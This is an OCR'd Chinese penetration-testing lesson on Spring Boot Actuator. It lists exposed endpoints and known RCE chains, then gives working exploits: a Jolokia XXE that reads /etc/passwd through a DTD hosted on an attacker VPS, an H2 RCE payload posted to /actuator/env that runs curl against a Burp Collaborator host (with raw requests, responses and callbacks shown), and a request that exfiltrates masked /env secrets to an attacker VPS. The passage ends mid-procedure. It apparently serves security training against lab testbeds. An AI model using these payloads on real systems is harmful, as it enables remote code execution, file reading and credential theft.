
#1课时

SpringBoot简介


Spring框架为开发Java应用程序提供了全面的基础架构支持。它包含一些很好的功能，如依赖注入和开箱即用的模块，如：Spring JDBC 、Spring MVC 、Spring Security、 Spring AOP 、Spring ORM 、Spring Test，这些模块缩短应用程序的开发时间，提高了应用开发的效率例如，在Java Web开发的早期阶段，我们需要编写大量的代码来将记录插入到数据库中。但是通过使用Spring JDBC模块的JDBCTemplate，我们可以将操作简化为几行代码。
Spring Boot 是 Pivotal 团队在 Spring 的基础上提供的一套全新的开源框架，其目的是为了简化 Spring 应用的搭建和开发过程。
Actuator是SpringBoot自带监控功能Actuator，可以帮助实现对程序内部运行情况监控，比如监控状况、Bean加载情况、环境变量、日志信息、线程信息等

springBoot特征

默认页面




绿叶图标



常见端点

/autoconfig	提供了一份自动配置报告，记录哪些自动配置条件通过了，哪些没通过
/configprops	描述配置属性（包含默认值）如何注入 Bean
/beans	描述应用程序上下文里全部的 Bean，以及它们的关系
/dump	获取线程活动的快照
/env	获取全部环境属性
/env/{name}	根据名称获取特定的环境属性值
/health	报告应用程序的健康指标，这些值由 HealthIndicator 的实现类提供
/info	获取应用程序的定制信息，这些信息由 info 打头的属性提供
/mappings	描述全部的 URI 路径，以及它们和控制器（包含 Actuator 端点）的映射关系
/metrics	报告各种应用程序度量信息，比如内存用量和 HTTP 请求计数
/metrics/{name}	报告指定名称的应用程序度量值
/shutdown	关闭应用程序，要求 endpoints.shutdown.enabled 设置为 true（默认为 false）
/trace	提供基本的 HTTP 请求跟踪信息（时间戳、HTTP 头等）

1.x版本：http://ip:port/env
2.x版本：http://ip:port/actuator/env



SpringBoot历史漏洞

whitelabel error page SpEL RCE
spring cloud SnakeYAML RCE
eureka xstream deserialization RCE
jolokia logback JNDI RCE
jolokia Realm JNDI RCE
restart h2 database query RCE
h2 database console JNDI RCE
mysql jdbc deserialization RCE
restart logging.config logback JNDI RCE
restart logging.config groovy RCE
restart spring.main.sources groovy RCE
restart spring.datasource.data h2 database RCE

SpringBoot历史漏洞发现

端口的暴露导致漏洞产生

```
/actuator
/auditevents
/autoconfig
/beans
/caches
/conditions
/configprops
/docs
/dump
/env
/flyway
/health
/heapdump
/httptrace
/info
/intergrationgraph
```

```
/jolokia
/logfile
/loggers
/liquibase
/metrics
/mappings
/prometheus
/refresh
/scheduledtasks
/sessions
/shutdown
/trace
/threaddump
/actuator/auditevents
/actuator/beans
/actuator/health
/actuator/conditions
/actuator/configprops
/actuator/env
/actuator/info
/actuator/loggers
/actuator/heapdump
/actuator/threaddump
/actuator/metrics
/actuator/scheduledtasks
/actuator/httptrace
/actuator/mappings
/actuator/jolokia
/actuator/hystrix.stream
```

SpringBoot历史漏洞利用

漏洞环境搭建

https://github.com/veracode-research/actuator-testbed

- mvn install
- mvn spring-boot:run

如何安装mvn(maven) ? apt install mvn / yum install maven
如何更改mvn源？ https://www.cnblogs.com/shunzi115/p/12521630.html
如何使用mvn？https://www.runoob.com/maven/maven-tutorial.html


自动化检测脚本

https://github.com/rabbitmask/SB-Actuator

Jolokia XXE任意文件读取

漏洞检测

http://150.158.137.72:8080/jolokia/list
是否存在logback 库提供的reloadByURL方法



vps上创建文件为logback.xml，logback中填写vps上的dtd文件


```
<?xml version="1.0" encoding="utf-8" ?>
<!DOCTYPE a [ <!ENTITY % remote SYSTEM "http://150.158.137.72:8989/ian.dtd">%remote;%int;]>
<a>&trick;</a>
```

在VPS上创建ian.dtd

```
<!ENTITY % d SYSTEM "file:///etc/passwd">
<!ENTITY % int "<!ENTITY trick SYSTEM ':%d;'>">
```

使用python开启web服务 `python -m http.server 8989`
调用目标服务器访问

```
http://150.158.137.72:8080/jolokia/exec/ch.qos.logback.classic:Name=default,Type=ch.qos.logback.classic.jmx.JMXConfigurator/reloadByURL/http:!/!/150.158.137.72:8989!/logback.xml
```



漏洞利用 - Spring Boot Actuator H2 RCE

漏洞环境搭建

git clone https://github.com/spaceraccoon/spring-boot-actuator-h2-rce.git
[* git连接不上就下载再复制]


cd spring-boot-actuator-h2-rce

docker build -t spaceraccoon/spring-boot-rce-lab .

docker run -p 8080:8080 -t spaceraccoon/spring-boot-rce-lab

对 /actuator/env 发POST包

```
修改Content-Type为 : application/json
{"name":"spring.datasource.hikari.connection-test-query","value":"CREATE ALIAS EXEC AS 'String shellexec(String cmd) throws java.io.IOException { java.util.Scanner s = new java.util.Scanner(Runtime.getRuntime().exec(cmd).getInputStream()); if (s.hasNext()) {return s.next();} throw new IllegalArgumentException();}'; CALL EXEC('curl t82y8m52x92ka5hdd121ivn2ptvpje.burpcollaborator.net');"}
```



Request

Pretty Raw Hex \n


```
POST /actuator/env HTTP/1.1
Host: 150.158.137.72:8080
Accept: text/plain, */*; q=0.01
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/100.0.4896.60 Safari/537.36
X-Requested-With: XMLHttpRequest
Referer: http://150.158.137.72:8080/actuator/env
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: rememberMe=
R6BszMTYmlsRH0j8cK5vKaY62f5p1ScToWAwTj59AyyjU36AMJIAJNx5p6QmSA+IwX3zCAbPF49VflIfYXdJullQ7WhlkgeAo89Z
BtTHHkx+9YTWXjKp7qg0fIxTAc2eRXg9GtpvvySsdm4kVUqgyr4XqYBBR/h/t+jUfScHvFD/ZRcX/0FNs/gZW02X2KsZsyaKRs2v
10cKsrojaty4+pmmPmtQGzLeCoRtjoG5kqPTFYis4qKo0DI1bIHVUgLb0i3Lgne+pfuvFVCCfrntjRxibmADktgB/WI3ZzGv/2Vm
881CgUhDjtlvxQa3NPUiMhe3AUHCFHj6f87PhAXRXLWyHkaRPtaz0/SYdvsn0JnXFoiX0KPqrpIDNLuYBHTav7Mp3bI2748mCxuq
50Eu6fBf3/puwg08Fprh0NB1XJQlY/8X+66c07eo/V/uec4bCkqypFAct71ZzjR/nlVPfTBm6LdzPNnGcVo+N6Q72IW1LR/ciDfe
+5fcC3NIcUs5KrufHix7Gls2WSZ89x7c2w==; JSESSIONID=066DC31CFDC95000EF7FFE6AB3E89730
Connection: close
Content-Type: application/json
Content-Length: 389

{
  "name":"spring.datasource.hikari.connection-test-query",
  "value":
  "CREATE ALIAS EXEC AS 'String shellexec(String cmd) throws java.io.IOException { java.util.Scanner
   s = new java.util.Scanner(Runtime.getRuntime().exec(cmd).getInputStream()); if (s.hasNext()) {ret
  urn s.next();} throw new IllegalArgumentException();}'; CALL EXEC('curl t82y8m52x92ka5hdd121ivn2pt
  vpje.burpcollaborator.net');"
}
```

Response

Pretty Raw Hex Render \n

```
HTTP/1.1 200
Content-Type: application/vnd.spring-boot.actuator.v3+json
Date: Sat, 02 Apr 2022 08:13:19 GMT
Connection: close
Content-Length: 374

{
  "spring.datasource.hikari.connection-test-query":
  "CREATE ALIAS EXEC AS 'String shellexec(String cmd) throws java.io.IOException { java.util.Scanner
   s = new java.util.Scanner(Runtime.getRuntime().exec(cmd).getInputStream()); if (s.hasNext()) {ret
  urn s.next();} throw new IllegalArgumentException();}'; CALL EXEC('curl t82y8m52x92ka5hdd121ivn2pt
  vpje.burpcollaborator.net');"
}
```

在对/actuator/restart 发送post包，重新连接



Request


Pretty Raw Hex \n

```
POST /actuator/restart HTTP/1.1
Host: 150.158.137.72:8080
Accept: text/plain, */*; q=0.01
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/100.0.4896.60 Safari/537.36
X-Requested-With: XMLHttpRequest
Referer: http://150.158.137.72:8080/actuator/env
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: rememberMe=
R6BszMTYmlsRH0j8cK5vKaY62f5p1ScToWAwTj59AyyjU36AMJIAJNx5p6QmSA+IwX3zCAbPF49VflIfYXdJullQ7WhlkgeAo89Z
BtTHHkx+9YTWXjKp7qg0fIxTAc2eRXg9GtpvvySsdm4kVUqgyr4XqYBBR/h/t+jUfScHvFD/ZRcX/0FNs/gZW02X2KsZsyaKRs2v
10cKsrojaty4+pmmPmtQGzLeCoRtjoG5kqPTFYis4qKo0DI1bIHVUgLb0i3Lgne+pfuvFVCCfrntjRxibmADktgB/WI3ZzGv/2Vm
881CgUhDjtlvxQa3NPUiMhe3AUHCFHj6f87PhAXRXLWyHkaRPtaz0/SYdvsn0JnXFoiX0KPqrpIDNLuYBHTav7Mp3bI2748mCxuq
50Eu6fBf3/puwg08Fprh0NB1XJQlY/8X+66c07eo/V/uec4bCkqypFAct71ZzjR/nlVPfTBm6LdzPNnGcVo+N6Q72IW1LR/ciDfe
+5fcC3NIcUs5KrufHix7Gls2WSZ89x7c2w==; JSESSIONID=066DC31CFDC95000EF7FFE6AB3E89730
Connection: close
Content-Type: application/json
Content-Length: 0
```

Response

Pretty Raw Hex Render \n

```
HTTP/1.1 200
Content-Type: application/vnd.spring-boot.actuator.v3+json
Date: Sat, 02 Apr 2022 08:15:31 GMT
Connection: close
Content-Length: 24

{
  "message":"Restarting"
}
```



Generate Collaborator payloads

Number to generate: 1 Copy to clipboard Include Collaborator server location

Poll Collaborator interactions

Poll every 60 seconds Poll now

#	Time	Type	Payload	Comment
1	2022-4月-02 08:15:32 UTC	DNS	t82y8m52x92ka5hdd121ivn2ptvpje	
2	2022-4月-02 08:15:32 UTC	DNS	t82y8m52x92ka5hdd121ivn2ptvpje	
3	2022-4月-02 08:15:32 UTC	DNS	t82y8m52x92ka5hdd121ivn2ptvpje	
4	2022-4月-02 08:15:32 UTC	DNS	t82y8m52x92ka5hdd121ivn2ptvpje	
5	2022-4月-02 08:15:32 UTC	DNS	t82y8m52x92ka5hdd121ivn2ptvpje	
6	2022-4月-02 08:15:32 UTC	DNS	t82y8m52x92ka5hdd121ivn2ptvpje	
7	2022-4月-02 08:15:32 UTC	DNS	t82y8m52x92ka5hdd121ivn2ptvpje	
8	2022-4月-02 08:15:32 UTC	DNS	t82y8m52x92ka5hdd121ivn2ptvpje	

漏洞利用 - env敏感信息脱星

访问 /env 接口时，spring actuator 会将一些带有敏感关键词(如 password、secret)的属性名对应的属性值用 * 号替换达到脱敏的效果

GET 请求目标网站的 /env 或 /actuator/env 接口，搜索 ****** 关键词，找到想要获取的被星号 * 遮掩的属性值对应的属性名。

漏洞利用

第一步

```
spring 1.x：
POST /env
Content-Type: application/x-www-form-urlencoded

eureka.client.serviceUrl.defaultZone=http://value:${security.user.password}@your-vps-ip

spring 2.x：
POST /actuator/env
Content-Type: application/json

{"name":"eureka.client.serviceUrl.defaultZone","value":"http://value:${security.user.password}@you
r-vps-ip"}
```

第二步
刷新配置：

